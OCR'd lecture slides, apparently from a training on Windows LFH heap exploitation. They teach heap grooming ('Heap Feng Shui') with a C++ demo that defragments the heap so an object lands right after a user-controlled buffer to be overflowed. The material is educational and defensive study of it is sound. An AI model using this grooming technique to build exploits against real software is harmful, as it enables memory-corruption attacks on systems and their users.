
Another 24 bytes Allocation Example




Another 24 bytes Allocation Example




Another 24 bytes Allocation Example



Another 24 bytes Allocation Example



Another 24 bytes Allocation Example



It's time for exploitation!


Everything's okay?

Any questions before continuing?

Exploiting heap determinism

- Now that you understand the LFH, you can predict what is going to happen
- Heap Feng Shui : making alloc/dealloc to reorganize the heap layout in the desired way
- Useful if you want to overflow into a particular heap chunk

Fragmentation problems



Depth: 5
FreeEntryOffset: 6

- 2 consecutive allocations won't give adjacent blocks!
- We need to defragment memory:
  - fill the holes
  - fill the subsegment so that a new one is created
  - now consecutive allocations will give adjacent blocks

Fragmentation problems

```
HANDLE h=HeapCreate(0, 0, 0);
printf("Heap base: %x\n", h);

char *array[0x12];

for(int i=0; i<0x12; ++i)
    array[i]=new char[32];

printf("%d\n", sizeof(Object));

char *array2[5];
for(int i=0; i<5; ++i)
    array2[i]=new char[32];

delete array2[4];
delete array2[0];

char *userControlled=new char[32];
Object *obj=new Object();

//blocks ARE NOT adjacents!
printf("%d\n", obj - (Object*)userControlled);

for(int i=0; i<5; ++i)
    array2[i]=new char[32];

delete array2[4];
delete array2[0];

//fill the holes and create a new subsegment
for(int i=0; i<2000; ++i)
    new char[32];

userControlled=new char[32];
obj=new Object();

//blocks ARE adjacents!
printf("%d\n", obj - (Object*)userControlled);
```

Enable the LFH


```
Heap base: 360000
32
5
1

Process returned
Press any key to
```

The next alloc will return the address of array2[0], the second one will return the address of array2[4]. (LFH is kind of LIFO)

Defragment and allocate a new subsegment

Now, the object is after our "user controlled" buffer

More details



Objective:

- 2 adjacent chunks
- first block user controlled


Steps:

- alloc
- alloc
- alloc
- alloc toOverflow
- free B
- alloc toBeOverflowed

Result:

The green frame will contain the chunk we chose it the correct order.

More details



Objective:

- 2 adjacent chunks
- first block user controlled


Steps:

- **alloc**
- alloc
- alloc
- alloc toOverflow
- free B
- alloc toBeOverflowed

Result:

The green frame will contain the chunk we chose it the correct order.

More details



Objective:

- 2 adjacent chunks
- first block user controlled


Steps:

- alloc
- **alloc**
- alloc
- alloc toOverflow
- free B
- alloc toBeOverflowed

Result:

The green frame will contain the chunk we chose it the correct order.

More details



Objective:

- 2 adjacent chunks
- first block user controlled


Steps:

- alloc
- alloc
- **alloc**
- alloc toOverflow
- free B
- alloc toBeOverflowed

Result:

The green frame will contain the chunk we chose it the correct order.

More details



Objective:

- 2 adjacent chunks
- first block user controlled


Steps:

- alloc
- alloc
- alloc
- **alloc toOverflow**
- free B
- alloc toBeOverflowed

Result:

The green frame will contain the chunk we chose it the correct order.

More details



Objective:

- 2 adjacent chunks
- first block user controlled


Steps:

- alloc
- alloc
- alloc
- alloc toOverflow
- **free B**
- alloc toBeOverflowed

Result:

The green frame will contain the chunk we chose it the correct order.

More details



Objective:

- 2 adjacent chunks
- first block user controlled

Steps:

- alloc
- alloc
- alloc
- alloc toOverflow
- free B
- **alloc toBeOverflowed**

Result:

The green frame will contain the chunk we chose it the correct order.

Remarks

- Be aware that new/delete and HeapAlloc/HeapFree don't use the same heap

